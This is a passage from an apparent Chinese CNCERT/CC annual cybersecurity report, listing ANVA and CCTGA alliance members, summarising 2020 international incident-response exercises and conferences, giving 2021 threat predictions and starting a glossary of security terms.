北京手游天下数字娱乐科技股份有限公司	ANVA-MEMBER-1741
北京搜狗信息服务有限公司	ANVA-MEMBER-1742
北京小米科技有限责任公司	ANVA-MEMBER-1743
北京掌汇天下科技有限公司	ANVA-MEMBER-1744
OPPO广东移动通信有限公司	ANVA-MEMBER-1745
北京小蚂蚁网络技术有限公司	ANVA-MEMBER-1746
联通智慧安全科技有限公司	ANVA-MEMBER-1747
北京数字认证股份有限公司	ANVA-MEMBER-1748
新华三技术有限公司	ANVA-MEMBER-1801
国家电网有限公司	ANVA-MEMBER-1802
网神信息技术（北京）股份有限公司	ANVA-MEMBER-1803
沃通电子认证服务有限公司	ANVA-MEMBER-1805
江苏通付盾信息安全技术有限公司	ANVA-MEMBER-1806
广东风起科技有限公司	ANVA-MEMBER-1807
任子行网络技术股份有限公司	ANVA-MEMBER-1901
北京京东世纪贸易有限公司	ANVA-MEMBER-1902
深圳海云安网络安全技术有限公司	ANVA-MEMBER-1903
北京江民新科技术有限公司	ANVA-MEMBER-1904
锐捷网络股份有限公司	ANVA-MEMBER-1905
北京图灵网安科技有限公司	ANVA-MEMBER-1906
北京版信通技术有限公司	ANVA-MEMBER-1907
北京云海协同科技有限公司	ANVA-MEMBER-1908
北京国舜科技股份有限公司	ANVA-MEMBER-2001
北京微智信业科技有限公司	ANVA-MEMBER-2002
北京山石网科信息技术有限公司	ANVA-MEMBER-2003
维沃移动通信有限公司	ANVA-MEMBER-2004
新疆天山智汇信息科技有限公司	ANVA-MEMBER-2005
北京立思辰计算机技术有限公司	ANVA-MEMBER-2006
全讯汇聚网络科技（北京）有限公司	ANVA-MEMBER-2103
上海蛮犀科技有限公司	ANVA-MEMBER-2102
天津市国瑞数码安全系统股份有限公司	ANVA-MEMBER-2101

9.4 CCTGA 成员发展情况

为有效防范网络攻击活动造成的安全威胁，保障我国互联网网络安全，为我国“互联网+”行动构筑良好的网络环境，针对地下黑色产业链跨平台、跨行业的特点，2015 年7月31日，CNCERT/CC发起互联网网络安全威胁治理行动，联合电信行业、互联网行业、安全企业和广大网民，以行业自律方式共同打击网络攻击行为，并探索建立互联网网络安全威胁治理长效机制。专项行动秘书处设在 CNCERT/CC，共有54家单位参与，包括运营商、互联网企业、安全厂商、域名注册企业等。专项行动各方紧密协作，共同努力，对拒绝服务攻击、网页暗链篡改等互联网黑色产业链相关事件开展坚决有力的打击处置，并对黑色产业链背后存在的巨大利益链条进行深入挖掘。专项行动成效显著，根据 CNCERT/CC 抽样监测数据，DDoS攻击事件次数由行动前的日均1,491起下降到265起，下降82.2%；我国境内被篡改网站专项行动前后相比，月均数量下降21.4%，其中境内被篡改政府网站数量下降56.2%，有效净化我国公共互联网网络安全环境，保障相关信息系统安全稳定运行。

为充分利用专项行动所积累的经验，持续开展互联网网络安全威胁治理工作，2016年2月26日，CNCERT/CC发起成立中国互联网网络安全威胁治理联盟（CCTGA），充分发挥行业的资源和技术优势，在网络安全威胁治理方面构建起更加紧密团结的联盟体系，实现威胁情报共享和协同处理。2020年，CCTGA成员单位向CNCERT/CC投诉了关于网页篡改、网页跳转、黑页、暗链等事件5,673起。

在成员发展方面，2020年CCTGA积极吸纳珠海市魅族科技有限公司、北京小米科技有限责任公司、全讯汇聚网络科技（北京）有限公司、维沃移动通信有限公司、北京版信通技术有限公司、上证所信息网络有限公司等网络安全领域企业与机构加入，总计新增6家企业。截至2020年12月底，CCTGA成员单位数量已达150家，成员单位具体情况见表9−5。

表9-5 CCTGA成员单位情况

单位名称（排名不分先后）	联盟证书编号
国家计算机网络应急技术处理协调中心	CCTGA-000010
成都西维数码科技有限公司	CCTGA-000011
成都飞数科技有限公司	CCTGA-000012
江西安服信息产业有限公司	CCTGA-000013
郑州世纪创联电子科技开发有限公司	CCTGA-000014
深圳市邦众实业有限公司	CCTGA-000015
郑州紫田网络科技有限公司	CCTGA-000016
优视科技有限公司	CCTGA-000018
河北翎贺计算机信息技术有限公司	CCTGA-000019
上海谐润网络信息技术有限公司	CCTGA-000020
哈尔滨安天科技集团股份有限公司	CCTGA-000021
有色金属工业人才中心	CCTGA-000022
远江盛邦（北京）网络安全科技股份有限公司	CCTGA-000024
浙江贰贰网络有限公司	CCTGA-000025
广东腾安网络技术有限公司	CCTGA-000026
杭州安恒信息技术股份有限公司	CCTGA-000027
上海创旗天下科技股份有限公司	CCTGA-000028
中国长城互联网	CCTGA-000029
中国电信集团系统集成有限责任公司	CCTGA-000030
厦门易名科技股份有限公司	CCTGA-000031
北京新网数码信息技术有限公司	CCTGA-000032
深信服科技股份有限公司	CCTGA-000033
任子行网络技术股份有限公司	CCTGA-000034
竞技世界(北京）网络技术有限公司	CCTGA-000036
厦门纳网科技股份有限公司	CCTGA-000037
中电福富信息科技有限公司	CCTGA-000038
北京傲盾软件有限责任公司	CCTGA-000039
郑州市景安网络科技股份有限公司	CCTGA-000040
北京锦龙信安科技有限公司	CCTGA-000041
恒安嘉新（北京）科技股份公司	CCTGA-000042
北京北信源软件股份有限公司	CCTGA-000043
中科同昌信息技术集团有限公司	CCTGA-000044
启明星辰信息技术集团股份有限公司	CCTGA-000045
北京世纪互联宽带数据中心有限公司	CCTGA-000046
重庆远衡科技发展有限公司	CCTGA-000047
北京网康科技有限公司	CCTGA-000048
北京华瑞网研科技有限公司	CCTGA-000049

（续表）

单位名称（排名不分先后）	联盟证书编号
小安（北京）科技有限公司	CCTGA-000050
重庆贝特计算机系统工程有限公司	CCTGA-000051
北京微步在线科技有限公司	CCTGA-000052
北京知道创宇信息技术股份有限公司	CCTGA-000053
中国信息安全测评中心华中测评中心（湖南省信息安全测评中心）	CCTGA-000054
中安星云软件技术（江苏）有限公司	CCTGA-000055
杭州世平信息科技有限公司	CCTGA-000056
中新网络信息安全股份有限公司	CCTGA-000057
北京瑞星网安技术股份有限公司	CCTGA-000058
中国软件与技术服务股份有限公司	CCTGA-000059
中国联合网络通信集团有限公司	CCTGA-000060
厦门市中资源网络服务有限公司	CCTGA-000061
中国互联网络信息中心（CNNIC）	CCTGA-000062
深圳市永达电子信息股份有限公司	CCTGA-000063
北京国舜科技股份有限公司	CCTGA-000064
长安通信科技有限责任公司	CCTGA-000065
中国移动通信集团公司	CCTGA-000066
厦门商中在线科技股份有限公司	CCTGA-000067
杭州汉领信息科技有限公司	CCTGA-000068
北京神州绿盟科技有限公司	CCTGA-000069
信息产业信息安全测评中心	CCTGA-000070
中国科学院计算机网络信息中心	CCTGA-000071
网之易信息技术（北京）有限公司	CCTGA-000072
四川无声信息技术有限公司	CCTGA-000073
网神信息技术（北京）股份有限公司	CCTGA-000074
中金金融认证中心有限公司	CCTGA-000075
北京天融信网络安全技术有限公司	CCTGA-000076
杭州数梦工场科技有限公司	CCTGA-000077
杭州迪普科技股份有限公司	CCTGA-000078
上海中科网威信息技术有限公司	CCTGA-000079
北京猎豹移动科技有限公司	CCTGA-000080
阿里云计算有限公司	CCTGA-000081
赛尔网络有限公司	CCTGA-000082
北京白帽汇科技有限公司	CCTGA-000084
阿里巴巴（中国）有限公司	CCTGA-000085
成都卫士通信息产业股份有限公司	CCTGA-000086
北京百度网讯科技有限公司	CCTGA-000087

（续表）

单位名称（排名不分先后）	联盟证书编号
政务和公益机构域名注册管理中心	CCTGA-000088
思睿嘉得（北京）信息技术有限公司	CCTGA-000089
北京奇虎科技有限公司	CCTGA-000090
上海有孚网络股份有限公司	CCTGA-000091
沈阳东软系统集成工程有限公司	CCTGA-000092
北京搜狗信息服务有限公司	CCTGA-000093
杭州思福迪信息技术有限公司	CCTGA-000094
北京新浪互联信息服务有限公司	CCTGA-000095
深圳腾讯科技有限公司	CCTGA-000096
中国电信集团公司	CCTGA-000097
厦门三五互联科技股份有限公司	CCTGA-000098
华为技术有限公司	CCTGA-000099
宇龙计算机通信科技（深圳）有限公司	CCTGA-000100
微梦创科网络科技（中国）有限公司	CCTGA-000101
北京永信至诚科技股份有限公司	CCTGA-000102
北京鸿网互联科技有限公司	CCTGA-000103
北京元支点信息安全技术有限公司	CCTGA-000104
北京众谊越泰科技有限公司	CCTGA-000105
北京安赛创想科技有限公司	CCTGA-000106
郑州易方科贸有限公司	CCTGA-000107
河南电联通信技术有限公司	CCTGA-000108
西安四叶草信息技术有限公司	CCTGA-000109
北京椒图科技有限公司	CCTGA-000110
成都思维世纪科技有限责任公司	CCTGA-000111
迈普通信技术股份有限公司	CCTGA-000112
江苏君立华域信息安全技术有限公司	CCTGA-000113
江西神舟信息安全评估中心有限公司	CCTGA-000114
陕西宇阳信息科技有限公司	CCTGA-000115
上海镕天信息科技有限公司	CCTGA-000116
南京中新赛克科技有限责任公司	CCTGA-000117
卓望数码技术（深圳）有限公司	CCTGA-000119
北京中科三方网络技术有限公司	CCTGA-000120
中兴通讯股份有限公司	CCTGA-000121
亚信科技（成都）有限公司	CCTGA-000122
湖南大茶视界控股有限公司	CCTGA-000123
茂名市群英网络有限公司	CCTGA-000124
北京网思科平科技有限公司	CCTGA-000125

（续表）

单位名称（排名不分先后）	联盟证书编号
山东云策网络科技有限公司	CCTGA-000126
蓝盾信息安全技术股份有限公司	CCTGA-000127
郑州金惠计算机系统工程有限公司	CCTGA-000128
北京京东尚科信息技术有限公司	CCTGA-000129
上海理想信息产业（集团）有限公司	CCTGA-000130
杭州海康威视数字技术股份有限公司	CCTGA-0000131
东巽科技(北京)有限公司	CCTGA-0000132
河北网信智安信息技术有限公司	CCTGA-0000133
北京数字观星科技有限公司	CCTGA-0000134
北京天际友盟信息技术有限公司	CCTGA-0000135
北京天特信科技有限公司	CCTGA-0000136
神州网云（北京）信息技术有限公司	CCTGA-0000137
北京派网软件有限公司	CCTGA-0000138
济南互信互通信息技术有限公司	CCTGA-0000139
成都科来软件有限公司	CCTGA-0000140
深圳市云盾科技有限公司	CCTGA-0000141
北京锦岳智慧科技有限公司	CCTGA-0000142
北京山海诚信科技有限公司	CCTGA-0000143
广州卫富科技开发有限公司	CCTGA-0000144
河南金盾信安检测评估中心有限公司	CCTGA-0000145
长沙市智为信息技术有限公司	CCTGA-0000146
深圳市智安网络有限公司	CCTGA-0000147
贵州国卫信安科技有限公司	CCTGA-0000148
北京梆梆安全科技有限公司	CCTGA-0000149
浙江大华技术股份有限公司	CCTGA-0000150
北京山石网科信息技术有限公司	CCTGA-0000151
清创网御（合肥）科技有限公司	CCTGA-0000152
北京云海协同科技有限公司	CCTGA-0000153
上海二三四五网络科技有限公司	CCTGA-0000154
北京经纬信息技术有限公司	CCTGA-0000155
浙江德迅网络安全技术有限公司	CCTGA-0000156
浙江蚂蚁小微金融服务集团股份有限公司	CCTGA-0000157
京东云计算有限公司	CCTGA-0000158
珠海市魅族科技有限公司	CCTGA-0000159
北京小米科技有限责任公司	CCTGA-0000160
全讯汇聚网络科技（北京）有限公司	CCTGA-0000161
维沃移动通信有限公司	CCTGA-0000162
北京版信通技术有限公司	CCTGA-0000163
上证所信息网络有限公司	CCTGA-0000164

10

CNCERT/CC 举办的重要网络安全会议和活动

（1）CNCERT/CC 圆满完成 2020 年 APCERT 应急演练

2020年3月11日，CNCERT/CC参加了亚太地区计算机应急响应组织（APCERT）发起举办的2020年亚太地区网络安全应急演练，圆满完成了各项演练任务。APCERT自2005年起组织成员通过电子邮件的方式开展年度网络安全应急演练。作为APCERT的副主席和指导委员会委员，CNCERT/CC均积极参加筹备并做好各项工作。

2020年APCERT演练的主题是“积极应对挖矿行为”。此次演练是基于互联网上真实存在的事件与情况，模拟处理一家企业因数据泄露导致挖矿类恶意代码感染的场景。此次演练需要本地和国际间各计算机安全应急响应组织交流协作，协调暂停恶意服务器运行，开展恶意代码分析，通知和协助受影响的机构和用户进行防护和加固。在演练过程中，事件响应由多个经济体协作完成，反映了各经济体应急组织应对网络威胁的协调能力，并有效检验了CNCERT/CC在促进和确保互联网网络安全过程中，不断完善的通信联系渠道，以及不断提高的技术能力和事件响应质量。

来自20个经济体（包含澳大利亚、孟加拉国、文莱、中国、印度、印度尼西亚、日本、韩国、老挝、马来西亚、蒙古、缅甸、新西兰、新加坡、斯里兰卡、泰国和越南共17个国家，中国台北地区、中国香港地区、中国澳门地区共3个地区）的26个APCERT成员参加了此次演练。另外，来自伊斯兰计算机应急响应合作组织OIC-CERT和非洲计算机应急组织AfricaCERT的7个经济体（贝宁、约旦、摩洛哥、尼日利亚、阿曼、巴基斯坦和突尼斯）也参与其中。

（2）2020 中国网络安全年会在网上成功召开

2020年8月12日，以“并肩应对威胁挑战”为主题的2020中国网络安全年会在网上成功召开。本届中国网络安全年会由国家互联网信息办公室指导， CNCERT/CC

主办，天融信科技集团股份有限公司、启明星辰信息技术集团股份有限公司、长安通信科技有限责任公司、恒安嘉新（北京）科技股份公司、安天科技集团股份有限公司、阿里云计算有限公司、奇安信科技集团股份有限公司、深信服科技股份有限公司、杭州安恒信息技术股份有限公司、亚信科技（成都）有限公司（排名不分先后）联合主办，中国通信学会通信安全技术委员会协办。中央网络安全和信息化委员会办公室副总工程师、CNCERT/CC主任李湘宁致欢迎辞。中国工程院院士邬贺铨、邬江兴、张平做了主旨报告，工业和信息化部网络安全管理局副局长张新，公安部十一局巡视员、副局长、总工程师郭启全致辞。

李湘宁表示，在2020年新冠肺炎疫情防控期间，我国信息基础设施的作用显现，网络对于疫情防控与复工复产的支撑作用持续凸显；在线会议、在线办公、远程医疗、网络教育、非接触经济等新业态新模式纷纷各显其能，在新一代信息技术支撑下蓬勃发展，助力抗击疫情和复工复产；但网络安全风险挑战不断增大，网络空间威胁和风险日益增多。CNCERT/CC作为我国互联网应急处理体系的牵头单位，以习近平总书记关于“网络强国”的重要思想为根本遵循，在国家互联网信息办公室的有力领导下，坚持“积极预防、及时发现、快速响应、力保恢复”的方针，全力维护网络空间环境的健康安全，构建覆盖全国的境内应急协作体系，并致力于构建国际网络安全协作体系，加强网络安全信息共享和技术合作。

张新表示，新型基础设施加速发展的同时，也为网络安全工作带来新的挑战，提出新的要求；基础性安全风险加大，融合性安全风险倍增。工业和信息化部强化关键信息基础设施保护、网络安全审查等制度建设，加快构建“新基建”网络安全保障体系，大力发展网络安全产业，扎实推进网络安全工作。下一步，将大力推进网络安全能力建设，着力构建新型网络安全保障体系，筑牢“新基建”稳定运行的安全基石，坚持统筹布局，加强实践指导，增强保障能力，强化产业支撑，培养专业人才。

郭启全表示，当前网络空间威胁日益严峻，为有效应对威胁挑战，一是要深入贯彻落实国家网络安全等级保护制度，共同构建网络安全生态，提升全社会网络安全意识和保护能力；二是要共同建立并实施国家关键信息基础设施保护制度，网络安全工作要落实常态化、体系化和实战化，以及主动防御、动态防御、纵深防御、精准防护、整体防控、联防联控的“三化六防”措施；三是要关注理论研究和新技术的发展，最终推动我国网络安全保障能力上升到新高度。

随后，我国多名业界知名院士围绕网络安全主题从多角度进行主旨报告。中国工程院院士邬贺铨围绕5G技术与网络安全新挑战的主题，分析了5G技术在安全方面的新进步，但在云化、虚拟化和智能化，开放化、开源化以及大连接方面也存在安全新挑战。邬贺铨院士表示，网络安全不是单纯的技术问题，而是涉及技术、管理、流程、团队等方面的系统工程，5G时代更需要加强网络安全管理。

中国工程院院士邬江兴就网络空间内生安全共性问题及拟态防御分享了观点，阐释了网络空间内生安全问题内涵，分析了大数据、人工智能、区块链、云服务/数据中心、5G网络等存在的内生安全威胁，解释了内生安全体制机制特征、内生安全思想的由来以及内生安全理论与方法，并提出拟态构造及防御的理论技术实践。

中国工程院院士张平表示，5G安全问题将影响日常生活、社会功能、经济发展与国家安全。万物互联安全将是未来关注焦点之一，未来针对“新基建”的网络攻击将从数字空间延伸到物理空间。应加强网络空间安全制度保障建设，研判未来颠覆性技术的发展趋势，探寻具备自主性、可控性的网络安全技术，形成多层次、全方位的网络安全和制度保障体系。

此外，奇安信科技集团股份有限公司董事长齐向东，安天科技集团股份有限公司董事长、首席架构师肖新光，杭州安恒信息技术股份有限公司董事长、总裁范渊，天融信科技集团首席执行官李雪莹，亚信科技（成都）有限公司总裁陆光明，长安通信科技有限责任公司常务副总裁陈训逊，恒安嘉新（北京）科技股份公司首席执行官陈晓光，阿里巴巴副总裁刘松，启明星辰信息技术集团股份有限公司合伙人、高级副总裁、北京网御星云信息技术有限公司总裁胡晓峰，深信服科技股份有限公司副总裁、核心战略负责人马程围绕网络安全热点问题分享了精彩观点。

2020中国网络安全年会首次以网上方式举办，大会还设置了“5G时代的万物互联与安全挑战”“新基建——工业互联网安全”“网络安全态势感知”“5G的数字能力与安全”“新基建新安全”“5G安全论坛”等6个主题分论坛。经过16年的发展，一年一度的“中国网络安全年会”已成为我国网络安全领域的重要会议，得到政府有关部门、互联网企业、重要信息系统单位和广大互联网用户的广泛关注，是国内网络安全“产、学、研、用”各界进行技术业务交流的重要桥梁和纽带，对于推动我国网络安全工作、提高社会网络安全意识起到了积极作用。

（3）第八届中日韩互联网应急年会顺利召开

2020年8月24-25日， CNCERT/CC、日本计算机应急响应协调中心（JPCERT/CC）

和韩国计算机应急响应协调中心（KrCERT/CC）操作层面代表在网上召开了第八届中日韩互联网应急年会，会议由KrCERT/CC主办。

该年会根据三方于2011年签订的“国家级计算机安全事件响应小组联合合作备忘录”召开。由于新冠肺炎疫情原因，此次会议在网上召开。本届中日韩互联网应急年会的主要成果：一是共同回顾了三方合作活动尤其是事件协调活动；二是从各自角度分享了网络安全趋势、政策更新情况和技术发展；三是分享重大跨境事件处置案例和合作建议；四是分享调查问卷情况以加强对彼此能力的了解；五是了解彼此新冠肺炎疫情下的网络安全事件态势以及处置措施。下届年会将由JPCERT/CC 于2021年负责主办。

（4）CNCERT/CC 连任 APCERT 副主席和指导委员会委员

2020年9月29日，CNCERT/CC参加了APCERT举办的APCERT 2020年全体成员线上大会，成功竞选连任2020-2022年度APCERT指导委员会委员和2020-2021年度APCERT副主席。

本次APCERT 2020年全体成员线上大会议程包括APCERT工作组会议、指导委员会委员选举、主席和副主席选举、2020年应急演练报告、APCERT 2021年年会申办、APCERT政策更新表决等。CNCERT/CC作为APCERT副主席和信息共享组负责人，介绍了2020年的工作情况及2021年的工作计划。会议选举了新一届指导委员会。随后，7个现任指导委员会委员召开内部会议选举产生2020-2021年度APCERT主席和副主席，马来西亚网络安全中心连任主席，CNCERT/CC连任副主席。会议还宣布APCERT 2021年年会的主办方为斯里兰卡计算机应急响应协调中心（Sri Lanka CERT|CC），计划于2021年9月底或10月初举行。

（5）CNCERT/CC 参加东盟举办的网络安全应急演练

2020年10月7日，CNCERT/CC作为东盟对话伙伴方，参加了2020年度东盟国家组织开展的网络安全应急演练，这是CNCERT/CC连续第14次参加该项演练。

此次演练的主题是“利用疫情开展的恶意软件活动”。演练以某医院服务邮箱账号遭受黑客组织攻击，被仿冒进行网络欺诈，向医院病人发邮件欺骗其提供个人敏感信息为背景，需要参演组织通过综合分析了解整个事件过程，找到存在的问题并提供解决方案。演练过程中，CNCERT/CC按照事件处置流程，组织对接收的投诉事件进行调查分析，协调其他国家相关组织和计算机安全应急响应（CERT）部门进行事件处置，并指导相关部门进行修复和防范。

此次演练，有效检验了各国CERT组织在网络安全事件处置方面的应急响应技术和能力，增强了东盟与伙伴国在共同保障网络安全方面的合作。共有来自15个国家（包括东盟10个国家和中国、印度、韩国、日本和澳大利亚5个伙伴国）的18个CERT组织参加了此次演练。

（6）APEC-TEL 第 61 次会议网络安全与繁荣指导组线上会议顺利召开

2020年10月9日，亚太经合组织电信工作组（APEC-TEL）第61次会议网络安全与繁荣指导组（SPSG）会议在线上顺利召开, CNCERT/CC的徐原作为网络安全与繁荣指导组召集人主持了本次会议。同时，CNCERT/CC作为中国网络安全技术中心和应急处理体系的牵头单位，支撑APEC-TEL中国代表团圆满完成了任期4年的网络安全与繁荣指导组副召集人和召集人工作，提高了我国在网络安全领域的国际地位和影响力。

本次网络安全与繁荣指导组线上会议讨论了APEC-TEL 2020-2025年战略行动计划文稿，听取了组内正在执行项目和新申请项目的介绍，探讨了指导组召集人提名等事务。CNCERT/CC代表网络安全与繁荣指导组在APEC-TEL第61次会议全会上汇报指导组的工作和会议情况。

自2016年10月起，CNCERT/CC的徐原担任网络安全与繁荣指导组的副召集人和召集人职务。CNCERT/CC支撑完成了主持网络安全与繁荣指导组会议，领导组内各经济体代表做好指导组发展计划和框架、战略计划执行、审核项目等工作，并应邀在指导组项目研讨会上致辞，参加亚太经济合作组织（APEC）电信工作组和数字经济组联合会议等，提高了我国在网络安全领域的影响力。同时还牵头起草APEC-TEL 2020-2025年战略行动计划文稿网络安全部分，深入参与APEC保障数字经济框架文稿修改，增强了我国在网络安全领域的话语权。期间，CNCERT/CC还申请了APEC自筹资金项目“物联网安全研讨会”，并在2018年APEC-TEL第57次会议上成功组织举办研讨会，得到了APEC-TEL各经济体的热切关注和一致好评。

（7）CNCERT/CC 发布第八届 CNCERT/CC 网络安全应急服务支撑单位考核结果，增选 6 家单位

2020年8月到9月，CNCERT/CC组织开展了第八届CNCERT/CC网络安全应急服务支撑单位（以下简称“支撑单位”）考核工作。本次考核对象为第八届支撑单位全体成员，考核内容是2019年7月1日至2020年6月30日期间支撑工作情况。大部分支撑单位能够按照要求在日常或特定任务期间，较好地支撑国家计算机网络应急技

术处理协调中心及分中心各项业务工作，但也有少数支撑单位与国家计算机网络应急技术处理协调中心或分中心联系不够密切，支撑不力。在国家级支撑单位中，有3家考评等级为优，5家为良，3家为中。在省级支撑单位中，有17家考评等级为优，23家为良，24家为中，5家为差。在工业控制领域支撑单位中，有5家考评等级为优，5家为良，8家为中。在反网络诈骗领域支撑单位中，有1家考评等级为良，4家为中。

在考核期间，CNCERT/CC组织各分中心开展了支撑单位增改选工作。本次增改选工作由CNCERT/CC及其分中心提名、CNCERT/CC审议确定，旨在根据实际工作需求，针对本地支撑力量十分薄弱的省份予以补充，以满足网络安全工作实际需要，促进地方网络安全工作，进一步完善网络安全应急体系。经提名推荐、筛选和审议，CNCERT/CC决定增选“中移物联网有限公司”“江苏君立华域信息安全技术股份有限公司”“沈阳汉林科技有限公司”“湖南省金盾信息安全等级保护评估中心有限公司”和“西安讯蜂科技有限公司”5家单位为第八届省级支撑单位，增选“恒安嘉新(北京)科技股份公司”为第八届工业控制领域支撑单位，有效期从2020年7月1日起至2021年6月30日止。同时取消“智宇科技股份有限公司”“北京锐安科技有限公司”“杭州智御网络科技有限公司”省级支撑单位称号。

（8）CNCERT/CC 应急响应国际合作伙伴 2020 年视频会议成功举办

2020年12月16日，由CNCERT/CC主办的CNCERT/CC应急响应国际合作伙伴2020年视频会议在网上成功举办。来自全球近20个国家和地区的30余个组织的80多名代表参加了此次会议，CNCERT/CC副书记卢卫参会并致辞。

卢卫指出，当前以互联网为代表的信息技术日新月异，世界正进入数字化连接的时代，特别是2020年新冠肺炎疫情发生以来，互联网对促进各国经济复苏、保障社会运行、推动国际抗疫合作发挥了重要作用。与此同时，与新冠肺炎疫情相关的网络安全事件频频出现，利用跨国资源开展的网络攻击时有发生。各国CERT组织与国际合作伙伴应共同努力，在网络安全领域积极沟通合作，合力应对挑战；坚持深化共识，增进包容互信；利用国际交流平台，深化信任，扩大共识，倡导尊重各国网络空间主权，尊重各国自主选择网络治理模式、互联网公共政策和平等参与网络空间国际治理的权利；坚持合作共济，维护和平安全；加强在新冠肺炎疫情防控条件下网络安全领域的沟通协商、信息共享、协调处置，让互联网成为助力全球抗疫的和平之网、合作之网、安全之网；坚持携手共进，加快创新发展；及时交流网络安全应急响应领域的

新技术、新想法、新理念，带动网络安全技术创新进步，共享全球网络安全成果；坚持多边共治，构建良好秩序；多边参与、多方参与，共同完善网络安全应急响应对话协商协作机制，共同构建更加公正合理的网络空间安全秩序。

本次会议以“疫情下的网络安全应急响应合作”为主题，设置“国际合作”和“技术经验”两个板块。会上，来自CNCERT/CC、马来西亚网络安全中心、柬埔寨邮政通信部通信技术局、亚太互联网络信息中心（APNIC）、斯里兰卡计算机应急响应协调中心（Sri Lanka CERT｜CC）、巴基斯坦信息安全协会、日本计算机应急响应协调中心（JPCERT/CC）、卡巴斯基工业控制系统CERT的8位嘉宾重点围绕网络安全应急响应国际合作、新冠肺炎疫情期间CERT跨境响应合作实践、新冠肺炎疫情相关网络安全事件协作经验、应急响应组织居家办公实践经验、新冠肺炎疫情下工业网络安全趋势与挑战等方面发言交流。

马来西亚网络安全中心理事会主席默赫德·阿祖米·宾·穆罕默德丹斯里上将在题为“疫情期间CERT跨境响应合作实践”的发言中介绍了新冠肺炎疫情期间网络安全总体态势，并对未来的发展趋势做了预判和评估。他表示，此次新冠肺炎疫情给全球生产生活带来了巨大影响，居家办公、网购等新型生活方式的兴起催生了更多的网络威胁，更需要全球通力合作，构建一个安全、稳定的网络空间。巴基斯坦信息安全协会主席阿马尔·贾夫里在题为“21世纪丝绸之路下的网络安全”的发言中表示，数字变革与网络安全息息相关，此次新冠肺炎疫情的到来深刻改变了人们的生产生活方式，在带来挑战的同时，让发展中国家搭上了数字快车。面对网络安全技术的快速迭代更新，应在“一带一路”倡议和中巴经济走廊框架下，抓住机遇，与时俱进，推动网络安全标准化，跟上21世纪快速变革的时代潮流。柬埔寨邮政通信部通信技术局通信安全处处长欧·潘纳利在题为“互联网新时代下的网络安全国际合作”的发言中表示，网络安全涵盖面丰富，加强网络安全国际合作不仅涉及技术层面的合作，如各国CERT组织之间的合作和信息共享，同时还涵盖法律法规、组织、能力建设等各方面的合作。亚太互联网络信息中心（APNIC）高级网络安全专家阿德里·瓦希德以“亚太地区网络安全应急响应合作经验”为主题，分享了新冠肺炎疫情期间亚太地区在网络安全应急响应方面开展的合作和最佳实践。合作精神是区域和全球网络安全发展的关键，面对此次新冠肺炎疫情期间暴露出的安全韧性不足等问题，需要各国各地区加强互信，相互支持，携手应对网络安全。

2021 年网络安全关注方向预测

（1）与社会热点相关联的 APT 攻击活动仍将持续

2020年，全球范围内多个APT组织都发起以新冠肺炎疫情主题为诱饵的APT攻击。攻击者通过“鱼叉”钓鱼邮件等方式对分布在全球的攻击目标实施窃密和控制。2021年，在新冠肺炎疫情持续扩散、各国规模化开展疫苗采购和接种工作的背景下，这类攻击方式仍将流行，以窃取新冠病毒疫苗相关信息为目标的APT攻击活动将持续，政府机构、关键信息基础设施运营者、疫苗生产厂商、卫生组织、医疗机构等将成为重点攻击目标。

（2）App 违法违规收集使用个人信息情况将进一步改善

在移动互联网时代，个人信息已成为高价值的数据资源，加强App个人信息保护势在必行。近年来，国家互联网信息办公室、工业和信息化部、公安部、国家市场监管总局四部门启动了App违法违规收集使用个人信息治理工作，对用户规模大、问题突出的App采取公开曝光、约谈、下架等处罚措施，App违法违规收集使用个人信息问题有所改善。然而，我国App数量庞大，更新频繁，且新应用层出不穷，仍存在App过度超范围收集个人信息、个人信息滥用等情况，公民合法权益受到侵犯。2021年，随着《个人信息保护法》的即将出台，以及国家监管部门监督和治理力度不断加大，相关运营企业将更加重视个人信息保护工作，规范收集使用个人信息行为。

（3）网络产品和服务的供应链安全问题面临挑战

近年来，因停止提供基础产品组件或服务，或遭受网络攻击等方式而发生的网络产品和服务供应链安全问题时有发生。任何产品和服务的供应链只要在某个环节出现问题，都可能影响整个供应链的安全运行，破坏性巨大。面对愈加严峻的供应

链安全形势，预计各行业领域政策标准将陆续出台，区块链等技术将为保障供应链安全提供可能的解决方案。

（4）加强关键信息基础设施安全保护成为社会共识

2020年4月13日，国家互联网信息办公室等12个部门联合发布《网络安全审查办法》（以下简称“办法”），明确关键信息基础设施运营者采购网络产品和服务，影响或可能影响国家安全的，应当按照办法进行网络安全审查。近年来，针对关键信息基础设施的信息窃取、攻击破坏等恶意活动持续增加，相关安全问题受到社会关注。例如，新冠肺炎疫情发生以来，涉及医疗卫生的关键信息基础设施成为攻击者的重点攻击对象。预计2021年，关键信息基础设施安全保护的顶层设计、体系建设等将持续完善。

（5）远程协作安全风险问题或将更受重视

2020年，全球出现多起涉及远程会议软件、VPN设备等的网络安全事件，远程协作中的网络安全问题得到高度重视。2020年3月全国信息安全标准化技术委员会出台《国家网络安全标准实践指南——远程办公安全防护》。2021年，攻击者或将针对远程协作环境下的薄弱环节，重点针对使用的工具、协议以及所依赖的信息基础设施开展攻击，远程协作安全风险问题将受到更多关注和重视，需要更体系化的安全解决方案。

（6）全社会数字化转型加快背景下将着力提升数据安全防护能力

随着云计算、大数据、物联网、工业互联网、人工智能等技术应用的大规模发展，互联网上承载的数据和信息越来越丰富。这些数据资源已经成为国家重要战略资源和新生产要素，对经济发展、国家治理、社会管理、人民生活都产生重大影响。随着全社会数字化进程的加快，数据的价值将更为凸显。近年来针对数据的网络攻击以及数据滥用问题日趋严重，数据安全风险将更加突出。2021年，随着《数据安全法》的出台，数据安全管理将会进一步加强，数据安全治理水平将得到有效提升。

附 录

网络安全术语解释

• 信息系统

信息系统是指由计算机硬件、软件、网络和通信设备等组成，以处理信息和数据为目的的系统。

• 漏洞

漏洞是指信息系统中的软件、硬件或通信协议中存在的缺陷或不适当的配置，从而可使攻击者在未授权的情况下访问或破坏系统，导致信息系统面临安全风险。常见漏洞有SQL注入漏洞、弱口令漏洞、远程命令执行漏洞、权限绕过漏洞等。

• 恶意程序

恶意程序是指在未经授权的情况下，在信息系统中安装、执行以达到不正当目的的程序。恶意程序分类说明如下。

①特洛伊木马

特洛伊木马（简称“木马”）是以盗取用户个人信息、远程控制用户计算机为主要目的的恶意程序，通常由控制端和被控端组成。由于它像间谍一样潜入用户的计算机，与战争中的“木马”战术十分相似，因而得名木马。按照功能，木马程序可进一步分为盗号木马[7]、网银木马[8]、窃密木马[9]、远程控制木马[10]、流量劫持木马[11]、下载者木马[12]和其他木马7类。

[7] 盗号木马是用于窃取用户电子邮箱、网络游戏等账号的木马。
[8] 网银木马是用于窃取用户网银、证券等账号的木马。
[9] 窃密木马是用于窃取用户主机中敏感文件或数据的木马。
